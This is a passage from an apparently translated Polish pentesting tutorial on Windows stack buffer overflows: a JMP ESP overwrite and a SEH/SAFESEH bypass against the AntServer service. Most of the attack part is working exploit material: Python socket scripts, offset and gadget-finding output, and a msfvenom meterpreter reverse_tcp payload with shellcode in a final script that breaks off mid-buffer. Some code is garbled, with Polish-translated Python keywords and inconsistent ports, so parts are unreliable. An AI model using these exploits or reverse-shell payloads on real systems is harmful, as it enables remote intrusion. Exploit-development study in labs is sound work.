22. Teraz mamy dopasowanie przesunięcia przy 1104; dodając je do 25 000, wiemy teraz, że EIP jest nadpisywane po 26 104 bajtach:




```
root@kali:/media/sf_Downloads/BOOK# ruby /usr/share/metasploit-framework/t
ools/exploit/pattern_offset.rb -q 0x42386b42
[*] Exact match at offset 1104
```



nią adres. Aby to zrobić, klikamy prawym przyciskiem myszy i przechodzimy do Wyszukaj | Wszystkie polecenia we wszystkich modułach:



28. Wpisujemy instrukcję jmp esp:



29. W polu wyników widzimy naszą instrukcję i kopiujemy adres naszego exploita.



30. Napiszmy teraz exploit. Podstawowym konceptem byłyby bajty śmieci + adres jump ESP + bajty NOP + Shellcode:




31. Możemy wygenerować kod powłoki kalkulatora:

msfvenom windows/exec CMD=calc.exe R | msfencode -b

'\x00\x0A\x0D' -t c


32. Teraz uruchamiamy exploit i powinniśmy zobaczyć otwarty kalkulator, gdy program się zawiesi!



33. Spróbujmy innej metody; założmy, że nie mamy do dyspozycji esp jmp. W takim przypadku możemy użyć push esp, a następnie instrukcji ret, która przesunie wskaźnik na szczyt stosu, a następnie wywoła esp.


34. Wykonujemy te same kroki do kroku 25. Następnie klikamy prawym przyciskiem myszy i przechodzimy do Wyszukaj | Wszystkie sekwencje we wszystkich modułach.

35. Tutaj wpisujemy push esp ret:




36. W rezultacie widzimy, że mamy sekwencję w adresie: 018F1D88.

37. Teraz wystarczy, że zamienimy adres EIP w kodzie exploita na poniższy i uruchomimy exploita, a powinien otworzyć się kalkulator:



Ominięcie SEH

Zanim zaczniemy, musimy zrozumieć, czym jest SEH. SEH oznacza obsługę wyjątków strukturalnych. Często widzieliśmy programy, które wyskakują z błędem informującym, że oprogramowanie napotkało problem i musi zostać zamknięte. Zasadniczo oznacza to, że włącza się domyślny program obsługi wyjątków systemu Windows. Obsługę SEH można uznać za blok instrukcji try i catch, które są wykonywane w kolejności, gdy w programie występuje wyjątek. Oto jak wyglądałby typowy łańcuch SEH:




Gdy wystąpi wyjątek, łańcuch SEH przychodzi z pomocą i obsługuje wyjątek na podstawie jego typu. Tak więc, gdy wystąpi nielegalna instrukcja, aplikacja otrzymuje szansę na obsłużenie wyjątku. Jeśli w aplikacji nie zdefiniowano obsługi wyjątku, zobaczymy błąd wyświetlany przez system Windows: coś w rodzaju Wyślij raport do Microsoft. Aby wykonać pomyślne wykorzystanie programu za pomocą obsługi SEH, najpierw próbujemy wypełnić stos naszym buforem, a następnie próbujemy nadpisać adres pamięci, który przechowuje pierwszy łańcuch rekordów SEH. Jednak to nie wystarczy; musimy również wygenerować błąd, który faktycznie uruchomi obsługę SEH, a następnie będziemy mogli uzyskać pełną kontrolę nad przepływem wykonywania programu. Łatwym sposobem jest ciągle wypełnianie stosu aż do samego końca, co spowoduje utworzenie wyjątku do obsłużenia, a ponieważ mamy już kontrolę nad pierwszym rekordem SEH, będziemy mogli go wykorzystać.


Jak to zrobić...

W tym przepisie dowiesz się, jak to zrobić:

1. Pobierzmy program o nazwie AntServer. Ma wiele dostępnych publicznych exploitów i spróbujemy zbudować własny exploit dla niego.
2. Zainstalujemy go na komputerze z systemem Windows XP SP2, którego użyliśmy w poprzednim przepisie.
3. AntServer miał lukę, która mogła zostać wywołana przez wysłanie długiego żądania USV do AntServer działającego na porcie 6600:



4. Uruchommy AntServer, otwierając oprogramowanie i przechodząc do Serwer | Uruchom kontrolę usług...:




5. Teraz napiszmy prosty skrypt Pythona, który wyśle duże żądanie do tego serwera na porcie 6600:


```
#!/usr/bin/pythonimport socket
import socket
address="192.168.110.6"
port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((address, port))
sock.send(buffer)
sock.close()
```

6. Wracając do komputera z systemem Windows, uruchommy Immunity Debugger i dołączmy do niego proces AntServer.exe. Następnie kliknijmy Uruchom.

7. Po uruchomieniu programu uruchamiamy nasz skrypt Pythona z Kali, a w naszym Debuggerze zobaczymy błąd naruszenia. Jednak nasz EIP nie został jeszcze nadpisany:



8. W menu Plik w debuggerze przechodzimy do Widok | Łańcuch SEH. Tutaj zobaczymy, że adres został nadpisany przez AAAA. Teraz naciskamy Shift+F9, aby przekazać wyjątek do programu. Zobaczymy, że EIP został nadpisany i otrzymamy błąd:



9. Zauważymy również, że inne wartości rejestrów stały się teraz zerami. To zerowanie rejestrów zostało wprowadzone w systemie Windows XP SP1 i nowszych, aby utrudnić eksploatację SEH.

10. Używamy systemu Windows XP SP2. Ma on funkcję o nazwie SAFESEH. Gdy ta opcja jest włączona w module, można używać tylko adresów pamięci wymienionych na liście zarejestrowanych programów obsługi SEH, co oznacza, że jeśli użyjemy dowolnego adresu, którego nie ma na liście, z modułu skompilowanego z opcją /SAFESEH ON, adres SEH nie zostanie użyty przez program obsługi wyjątków systemu Windows, a nadpisanie SEH się nie powiedzie.

11. Istnieje kilka sposobów na ominięcie tego, a oto jeden z nich: użycie adresu nadpisywania z modułu, który nie został skompilowany z opcją /SAFESEH ON lub IMAGE_DLLCHARACTERISTICS_NO_SEH.

12. Aby to znaleźć, użyjemy wtyczki o nazwie mona for Immunity Debugger. Można ją pobrać ze strony <https://github.com/corelan/mona>:


```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer +=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!"
sock.close()
```

16. Teraz uruchamiamy ten plik, a w Immunity Debugger zobaczymy błąd naruszenia dostępu. Teraz przechodzimy do Widok | łańcuch SEH.

17. Zobaczymy, że nasz SEH został nadpisany bajtami. Kopiujemy wartość 42326742 i znajdujemy jej lokalizację za pomocą skryptu pattern_offset w Kali:

Address	SE handler
0130FD7C	42326742
01674230	*** CORRUPT ENTRY ***

```
ruby /path/to/script/pattern_offset.rb -q 423267412
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
root@kali:~/media/sf_Downloads/B00K# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 42326742
[*] Exact match at offset 966
```

18. Zobaczymy, że offset wynosi 966 bajtów, przy których handler jest nadpisywany.

19. Teraz zmodyfikujemy trochę nasz exploit i zobaczymy, co się stanie. Mamy 966 bajtów; użyjemy 962 bajtów As i 4 bajtów punktu przerwania i 4 bajtów z Bs, aby zobaczyć, co się stanie:

```
#!/usr/bin/python

importuj adres gniazda="192.168.110.12"

port=6660 bufor = "USV "

bufor+="A" * 962

bufor+="\xcc\xcc\xcc\xcc"

bufor+="BBBB"

bufor+="C" * (2504 - len(bufor))

bufor+="\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
connect=sock.connect((adres_docelowy,port_docelowy))
```

```
sock.send(bufor)
```

```
sock.close()
```


20. Uruchamiamy to i przeglądamy łańcuch SEH. Tutaj zauważymy ciekawą rzecz: pierwsze 4 punkty przerwania, które dodaliśmy, faktycznie nadpisały adres pamięci, a następne 4 zostały nadpisane w naszym programie obsługi SEH:



Dzieje się tak, ponieważ SEH jest wskaźnikiem wskazującym na adres pamięci, w którym kod jest przechowywany, gdy wystąpi wyjątek.

21. Przekażmy wyjątek do programu, a zobaczymy, że EIP został nadpisany, ale gdy zajrzemy do pamięci, zobaczymy, że nasze C zostały zapisane około 6 bajtów po naszych B w pamięci. Możemy użyć POP RET, a następnie krótkiego kodu JUMP, aby przejść do naszego kodu powłoki.

22. Wpisujemy polecenie !safeseh w konsoli debugera:



23. To pokaże nam listę wszystkich bibliotek DLL, które nie są kompilowane przy użyciu SAFESEH/ON. W oknie dziennika zobaczymy listę funkcji:

Log data	
Address	Message
0BADF000	0x731bbe5
0BADF000	0x731bbf29
0BADF000	0x731bbf6d
0BADF000	0x731bbfc9
0BADF000	0x731bc00d
0BADF000	0x731bc069
0BADF000	0x731bc0ad
0BADF000	0x731bc0f9
0BADF000	AntServer.exe: *** SafeSEH unprotected ***
0BADF000	UBAJET32.DLL: *** SafeSEH unprotected ***
0BADF000	USP10.dll: SafeSEH protected
0BADF000	USP10.dll: No handler
0BADF000	Secur32.dll: SafeSEH protected
0BADF000	Secur32.dll: 2 handler(s)
0BADF000	0x77fe6a4a
0BADF000	0x77fe6b50
0BADF000	MS2HELP.dll: SafeSEH protected
0BADF000	MS2HELP.dll: 2 handler(s)
0BADF000	0x71aa2444
0BADF000	0x71aa254a
0BADF000	ole32.dll: SafeSEH protected
0BADF000	ole32.dll: 1 handler(s)
0BADF000	0x775f4d79
0BADF000	SHLWAPI.dll: SafeSEH protected
0BADF000	SHLWAPI.dll: 1 handler(s)
0BADF000	0x77fc85e5
0BADF000	hnetcfg.dll: SafeSEH protected
0BADF000	hnetcfg.dll: 211 handler(s)
0BADF000	0x662e7dfe
0BADF000	0x662e8881
0BADF000	0x662e889e
0BADF000	0x662e88b5
0BADF000	0x662e88d7
0BADF000	0x662e88f1
0BADF000	0x662e8908
0BADF000	0x662e891f
0BADF000	0x662e8936
0BADF000	0x662e8959
0BADF000	0x662e8973

24. Użyjmy biblioteki DLL vbajet32.dll. Naszym celem jest znalezienie sekwencji POP POP RET w bibliotece DLL, której możemy użyć do ominięcia SEH.

25. Znajdujemy naszą bibliotekę DLL na komputerze z systemem Windows i kopiujemy ją do Kali. Kali ma inne świetne narzędzie znane jako msfpescan, którego można użyć do znalezienia sekwencji POP POP RET w bibliotece DLL:

```
/path/to/msfpescan -f vbajet32.dll -s
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

root@kali:~/media/sf_Downloads/B00K# /usr/share/framework2/msfpocan -f vbajet32.dll -s
0x0f9a1f0b  ebx ecx ret
0x0f9a31c8  ebx ecx ret
0x0f9a3254  ebx ecx ret
0x0f9a3269  ebx ecx ret
0x0f9a3295  ebx ecx ret
0x0f9a36ce  ebx ecx ret
0x0f9a36e7  ebx ecx ret
0x0f9a37ea  ebx ecx ret
0x0f9a3828  ebx ecx ret
0x0f9a3830  ebx ecx ret
0x0f9a41a8  ebx ecx ret
0x0f9a3a46  esi ebx ret
0x0f9a40c1  esi ebx ret
0x0f9a40db  esi ebx ret
0x0f9a4743  esi ebx ret
0x0f9a4822  esi ebx ret
0x0f9a3aa7  esi edi ret
0x0f9a3b4b  esi edi ret

```

26. Tutaj mamy adresy wszystkich sekwencji POP POP RET w pliku .dll. Użyjemy pierwszej, 0x0f9a1f0b. Potrzebujemy również krótkiego kodu JUMP, który spowoduje skok do naszego kodu powłoki lub Cs przechowywanych w pamięci.

27. Krótki JUMP to \xeb\x06, gdzie 06 to liczba bajtów, o które musimy przeskoczyć. Nadal brakuje nam 2 bajtów do 4-bajtowej przestrzeni adresowej i możemy użyć 2 NOP-ów.

28. Utwórzmy kod powłoki; ponieważ wysyłamy go przez HTTP, musimy upewnić się, że unikamy złych znaków. Użyjemy msfvenom:

```
msfvenom -p windows/meterpreter/reverse_tcp -f py -b "\x00\xff\x20\x25\x0a\x-d" -v buffer
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```

root@kali:~/media/sf_Downloads/B00K# msfvenom -p windows/meterpreter/reverse_tcp -f py -b "\x00\xff\x20\x25\x0a\x-d" -v buffer
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of py file: 1843 bytes
buffer = ""
buffer += "\xb8\x52\x62\xd2\xbb\xd1\xcd\x91\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb9\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xce\x9c\x10\x68"
buffer += "\x5d\xd0\xbc\x9f\xde\x5f\x9b\xae\x71\xcc\xdf\xb1"
buffer += "\x6b\x8f\x8c\x12\x52\xce\x41\x53\x93\x3d\xab\x81"
buffer += "\x4c\x91\x1e\x65\xf9\x67\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\xb4\x76\xcf\x8f\x8c\x68"
buffer += "\x0c\xb5\xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x39"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x85\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\x6f\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\xe8\xa1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xcd\x97\x05\xcf\x48\x7d\xeb\xf6\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9e\x66\xc5\x3c"
buffer += "\x50\xe1\x5e\x4e\x68\xae\xf4\xd8\xce\x27\xd3\x1f"
buffer += "\x27\x12\xa3\xb0\xd5\x9d\xd0\x99\x1c\x91\x84\xb1"

```

29. Umieścimy wszystko w exploicie w następujący sposób:

```

#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660

```

```
buffer = "USV "  
buffer += "\x41" * 962 #offset  
# 6 Bytes SHORT jump to shellcode  
buffer += "\xeb\x06\x90\x90"  
# POP+POP+RET 0x0f9a196a  
buffer += "\x6a\x19\x9a\x0f"  
buffer += "\x90" * 16  
#Shellcode Reverse meterpreter.  
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"  
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"  
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"  
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"  
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"  
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"  
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"  
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"  
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"  
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"  
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"  
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"  
buffer += "\x4c\x13\x4d\xf0\x15\xc7\xec\xa1\xf3\xa6\x11\xb1"  
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"  
